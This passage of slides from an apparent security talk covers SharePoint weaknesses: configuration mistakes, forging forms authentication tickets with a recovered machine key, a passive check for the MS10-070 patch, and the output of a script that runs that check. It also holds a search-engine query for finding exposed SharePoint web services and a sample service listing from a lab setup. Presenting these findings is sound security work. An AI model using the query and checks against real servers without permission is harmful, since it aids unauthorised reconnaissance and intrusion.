- ❑ There are many features available on a default installation... *do you need all of them on your setup?*
- ❑ Several functionalities need integration with Active Directory... *Is it that good in a case where the portal is also exposed to the internet?*

Sharepoint

- ❑ Complex Architecture: Millions of .NET lines of code
- ❑ Settings are very granular and need very specific knowledge to be applied correctly... *can your organization or your partners configure it correctly?*
- ❑ There are many features available on a default installation... *do you need all of them on your setup?*
- ❑ Several functionalities need integration with Active Directory... *Is it that good in a case where the portal is also exposed to the internet?*

Sharepoint and .config settings

- ❑ Many times SysAdmins make mistakes in modifying directly *.NET* sharepoint “.config” files...
- ❑ Configurations are often modified to add encryption to mitigate path traversal vulnerabilities (e.g. [RsaProtectedConfigurationProvider](#))
- ❑ From the vendor: “Sharepoint Overwrites “Web.config” and other configuration files during startup.
Configurations should be edited only in Xml files under Sharepoint “Config” directory”

There is not a Wizard for everything

- ❑ Application Management page, in the SharePoint Web Application Management section, click **Create or extend Web application** to start creating an Extranet Site...





Image from: <http://msdn.microsoft.com/en-us/library/ff648385.aspx>


Sharepoint and Form Authentication

- From the previous slide one of the suggested authentication methods for Extranet Websites is “Forms”



Sharepoint and Form Authentication

- ❑ Form Authentication tickets can be recreated if Machine Key is recovered from a remote machine.
- ❑ In this scenario an attacker may impersonate any user.



Sharepoint and Form Authentication


- ❑ Attacker can **PASSIVELY** check if the ms10-070 patch has or not been applied...!

```
n0def@tremors:~/Scrivania$ ./check_patch.pl  
TvEpsucf2DeFdwkjdssLoyTiXrkCfg0eF2jIyBCJZzmLUn8Lz8zJiSrYn8  
FCWt3PYCl7UTn0  
Your Website is Vulnerable to ms10-070, patch immediately!
```

- ❑ For more information:
 - <http://blog.mindedsecurity.com/2010/09/investigating-net-padding-oracle.html>


Sites on the Internet Frontline

- Administrative Interfaces reachable from the internet



Exposed Web Services

- ❑ Search on google “inurl:_vti_bin/spdisco.aspx”



- ❑ More url to search on **FuzzDB**:
<http://code.google.com/p/fuzzdb/source/browse/trunk/Discovery/PredictableRes/Sharepoint.fuzz.txt>


Exposed Web Services

❏ Example (from my own setup):

```
<discovery>
  <contractRef ref="http://192.168.50.103/_vti_bin/alerts.asmx?wsdl" docRef="http://192.168.50.103/_vti_bin/alerts.asmx"/>
  <discoveryRef ref="http://192.168.50.103/_vti_bin/alerts.asmx?disco"/>
  <contractRef ref="http://192.168.50.103/_vti_bin/Authentication.asmx?wsdl" docRef="http://192.168.50.103/_vti_bin/Authentication.asmx"/>
  <discoveryRef ref="http://192.168.50.103/_vti_bin/Authentication.asmx?disco"/>
  <contractRef ref="http://192.168.50.103/_vti_bin/copy.asmx?wsdl" docRef="http://192.168.50.103/_vti_bin/copy.asmx"/>
  <discoveryRef ref="http://192.168.50.103/_vti_bin/copy.asmx?disco"/>
  <contractRef ref="http://192.168.50.103/_vti_bin/diagnostics.asmx?wsdl" docRef="http://192.168.50.103/_vti_bin/diagnostics.asmx"/>
  <discoveryRef ref="http://192.168.50.103/_vti_bin/diagnostics.asmx?disco"/>
  <contractRef ref="http://192.168.50.103/_vti_bin/dspsts.asmx?wsdl" docRef="http://192.168.50.103/_vti_bin/dspsts.asmx"/>
  <discoveryRef ref="http://192.168.50.103/_vti_bin/dspsts.asmx?disco"/>
  <contractRef ref="http://192.168.50.103/_vti_bin/dws.asmx?wsdl" docRef="http://192.168.50.103/_vti_bin/dws.asmx"/>
  <discoveryRef ref="http://192.168.50.103/_vti_bin/dws.asmx?disco"/>
  <contractRef ref="http://192.168.50.103/_vti_bin/forms.asmx?wsdl" docRef="http://192.168.50.103/_vti_bin/forms.asmx"/>
  <discoveryRef ref="http://192.168.50.103/_vti_bin/forms.asmx?disco"/>
  <contractRef ref="http://192.168.50.103/_vti_bin/imaging.asmx?wsdl" docRef="http://192.168.50.103/_vti_bin/imaging.asmx"/>
  <discoveryRef ref="http://192.168.50.103/_vti_bin/imaging.asmx?disco"/>
  <contractRef ref="http://192.168.50.103/_vti_bin/lists.asmx?wsdl" docRef="http://192.168.50.103/_vti_bin/lists.asmx"/>
  <discoveryRef ref="http://192.168.50.103/_vti_bin/lists.asmx?disco"/>
  <contractRef ref="http://192.168.50.103/_vti_bin/meetings.asmx?wsdl" docRef="http://192.168.50.103/_vti_bin/meetings.asmx"/>
  <discoveryRef ref="http://192.168.50.103/_vti_bin/meetings.asmx?disco"/>
</discovery>
```

Reachable Sharepoint Interface


- ❑ When SP *Form Authentication* or *Team Authentication* provider is used by the main portal there is a potential info leakage “/_layouts/viewlists.aspx”



Reachable Sharepoint Interface

